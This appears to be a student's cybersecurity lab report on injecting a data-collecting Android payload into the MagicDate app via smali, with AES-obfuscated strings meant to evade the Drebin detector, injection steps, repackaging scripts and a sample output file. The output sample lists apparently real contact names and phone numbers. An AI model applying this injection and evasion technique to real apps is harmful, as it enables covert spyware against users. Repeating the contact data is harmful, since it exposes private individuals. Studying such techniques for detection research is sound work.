
Lab Report – Final

Shlomi Domnenko – 318643640

This lab contains source code for my android application written in Java that I then conver to smali and inject some of the smali code into MagicDate application's smali code.
When user clicks on "Calculate" then the malware function is called. This will require permissions.
It will then ultimatly write to information.txt file all the information about the phone.



```java
        String manifest_permission_write_external_storage = "";

        String context_location_service = ""; //Context.LOCATION_SERVICE

        try {
            byte[] b_file_name = {-96, 67, 107, -10, -113, -49, 41, 52, 46, -30, -96, 113, -47, 49, -81, -126};
            byte[] b_sd_card = {118, -107, -51, -121, 27, 41, 31, -52, 21, 95, 71, 105, -57, -112, -91, -36};
            byte[] b_manifest_permission_access_fine_location = {62, -119, 75, 38, 22, 66, -107, -20, -19, -28, -62, 118, 77, 97, 60, 97, 2, -46, -104, -49,
            byte[] b_manifest_permission_access_coarse_location = {62, -119, 75, 38, 22, 66, -107, -20, -19, -28, -62, 118, 77, 97, 60, 97, -22, 116, -116,
            byte[] b_manifest_permission_access_network_state = {62, -119, 75, 38, 22, 66, -107, -20, -19, -28, -62, 118, 77, 97, 60, 97, -60, 114, -67, -60
            byte[] b_manifest_permission_read_contacts = {62, -119, 75, 38, 22, 66, -107, -20, -19, -28, -62, 118, 77, 97, 60, 97, -39, -5, -127, -104, -40,
            byte[] b_manifest_permission_read_external_storage = {62, -119, 75, 38, 22, 66, -107, -20, -19, -28, -62, 118, 77, 97, 60, 97, 6, 62, -72, 72, 1
            byte[] b_manifest_permission_write_external_storage = {62, -119, 75, 38, 22, 66, -107, -20, -19, -28, -62, 118, 77, 97, 60, 97, 102, 6, 95, -44,
            byte[] b_context_location_service = {6, 46, 30, 90, -86, -76, 84, 120, 8, -81, 5, -39, -125, 66, -60, -39};

            //Message to who read this:
            //I can continue doing this all day
            //but I get tired
            //this encryption strings will have to do

            file_name = new String(decrypt(b_file_name));
            sd_card = new String(decrypt(b_sd_card));
            manifest_permission_access_fine_location = new String(decrypt(b_manifest_permission_access_fine_location));
            manifest_permission_access_coarse_location = new String(decrypt(b_manifest_permission_access_coarse_location));
            manifest_permission_access_network_state = new String(decrypt(b_manifest_permission_access_network_state));
            manifest_permission_read_contacts = new String(decrypt(b_manifest_permission_read_contacts));
            manifest_permission_read_external_storage = new String(decrypt(b_manifest_permission_read_external_storage));
            manifest_permission_write_external_storage = new String(decrypt(b_manifest_permission_write_external_storage));

            context_location_service = new String(decrypt(b_context_location_service));

        } catch (Exception e) {
```

Activities
Android Studio
Mar 26 04:10
My Malware [~/Desktop/AndroidMalwareForFinalProject] - .../app/src/main/java/com/shlomi/malware/MainActivity.java [app]
File Edit View Navigate Code Analyze Refactor Build Run Tools VCS Window Help
AndroidMalwareForFinalProject › app › src › main › java › com › shlomi › malware › MainActivity
app
Xiaomi Redmi Note 8
MainActivity.java
Manifest.class
AndroidManifest.xml
information.txt
MainActivity › malware()
TODO
9: Version Control
6: Logcat
Terminal
Build
Event Log
Connection attempts: 1 (15 minutes ago)
94:48 LF UTF-8 4 spaces Git: master

As you can see, some of the strings (such as "information.txt" , "android.permission.ACCESS_FINE_LOCATION", and more) are encrypted in AES128, I copied the byte array of the encryption, so that Drebin won't recognize these strings. The app will then decrypt the bytes in runtime.


Location of file:
/storage/emulated/0/information.txt
Or, basically the root of the SD card (external storage)

The submission

Github (for smali and drebin): https://github.com/ShlomiRex/CyberSecurity-MatalaFinal
Github (for android app): https://github.com/ShlomiRex/AndroidMalwareForFinalProject
This submission will contain the android code and the apk (because the size is above 50MB)
The final apk is called: ***magicDateWithMalware.apk***


Screenshots

The Magic Date application:



Your Magic Date is:
16.05.2021

File explorer, showing the saved file and other folders and files:



4:29

Main storage

32% USED


Android	2 items	3/25/2020
bluetooth	0 items	3/25/2020
CallAppRecording	0 items	3/25/2020
DCIM	3 items	3/25/2020
documents	0 items	3/26/2020
Fonts	0 items	3/26/2020
MIUI	5 items	3/25/2020
MiVideoGlobal	1 item	3/25/2020
WhatsApp	3 items	3/26/2020
dctp	2 B	12/3/2019
did	41 B	3/26/2020
information.txt	704 kB	3/26/2020

The information.txt will look like this:



```
Device model: Redmi Note 8
Product: ginkgo
Device: ginkgo
OS version: 4.14.98-perf+
SDK version: 28
Hardware: qcom
Brand: xiaomi
Host: mi-server
Brand: xiaomi
Serial: 15daf5cc
User: builder
Display: PKQ1.190616.001
Bootloader: unknown
ID: PKQ1.190616.001
Radio version: MPSS.AT.
4.3.1-00270-NICOBAR_GEN_PACK-1.223797.1.
225109.3
Location: null
Connected to wifi
SSID: "Shark"
Contact name: Voice Mail Phone:
+972587770151
Contact name: Golan *0058 Phone: *058
Contact name: Voice Mail Phone:
+972587770151
Contact name: Golan *0058 Phone: *058
Contact name: שגיא אוניברסיטה Phone: +972
50-869-1456
Contact name: שגיא אוניברסיטה Phone:
+972508691456
Contact name: יפעת מהדבר הבא Phone: +972
50-571-9200
Contact name: יפעת מהדבר הבא Phone:
+972505719200
Contact name: אבא Phone: 054-431-3158
Contact name: אבא Phone: 0544313158
Contact name: אליה הגבר Phone:
053-274-7150
Contact name: אליה הגבר Phone: 0532747150
Contact name: אמנואל און Phone: +972
50-777-8137
Contact name: אמנואל און Phone:
```

Second screenshot, showing that after all contacts information, the malware also contains information about all the files in the phone (that it can access):



```
Contact name: רנה מדעי המחשב Phone: +972
3-906-6104
Contact name: Voice Mail Phone:
+972587770151
Contact name: Golan *0058 Phone: *058
Folder: /storage/emulated/0
Folder: /storage/emulated/0/Android
Folder: /storage/emulated/0/Android/data
File: /storage/emulated/0/Android/
data/.nomedia
Folder: /storage/emulated/0/Android/
data/com.miui.cleanmaster
Folder: /storage/emulated/0/Android/
data/com.miui.cleanmaster/cache
File: /storage/emulated/0/Android/data/
com.miui.cleanmaster/cache/.nomedia
Folder: /storage/emulated/0/Android/
data/com.miui.cleanmaster/cache/
uil-images
File: /storage/emulated/0/Android/data/
com.miui.cleanmaster/cache/uil-images/
6ir2wk4lzrq6eole17edwuh330
File: /storage/emulated/0/Android/data/
com.miui.cleanmaster/cache/uil-images/
6n5acy1jjsjoli7ym14lmh2q30
File: /storage/emulated/0/Android/data/
com.miui.cleanmaster/cache/uil-images/
6vcc0k6v64df8g8o4ruwsmc300
File: /storage/emulated/0/Android/data/
com.miui.cleanmaster/cache/uil-images/
6306kt0lhxzan4h268bh6k3b70
File: /storage/emulated/0/Android/data/
com.miui.cleanmaster/cache/uil-images/
1vauj5o7c42yyb013pq9ldwa90
Folder: /storage/emulated/0/Android/
data/com.google.android.apps.books
Folder: /storage/emulated/0/Android/
data/com.google.android.apps.books/files
Folder: /storage/emulated/0/Android/
data/com.xiaomi.finddevice
Folder: /storage/emulated/0/Android/
data/com.xiaomi.finddevice/files
Folder: /storage/emulated/0/Android/
data/com.xiaomi.finddevice/files/
```

How to inject smali code

- Copy static fields from source to destination
- Copy instance fields from source to destination
- Copy direct functions from source to destination
- Change package name (i.e. source package name can be: `Lcom/shlomi/malware/MainActivity;` but the desination package name is: `Lcom/MagicDate/MagicDate;` so find-and-replace all occurrences of old package name with new package name
- Find where in the destination you want to call the malware function, and then paste there the function call, for example:
  ```
  invoke-direct {p0}, Lcom/MagicDate/MagicDate;->malware()V
  ```

The scripts folder

The scripts folder contains useful scripts:

- *magicDateOriginal-apk-to-smali.sh*: is used to convert the base.apk app (MagicDate) to smali
- *malware-project-build-to-smali.sh*: is used to automatically convert android project (in java) to smali code
- *test-magicDate.sh*: It does these stuff:
  - Convert MagicDateWithMalware (after smali injection) to apk
  - Sign the apk
  - Install the apk onto emulator/device
  - Run the app
- *drebin.sh*: Run drebin - train the machine with apk examples

These scripts helped me a lot by automing the building, compiling, running of the project.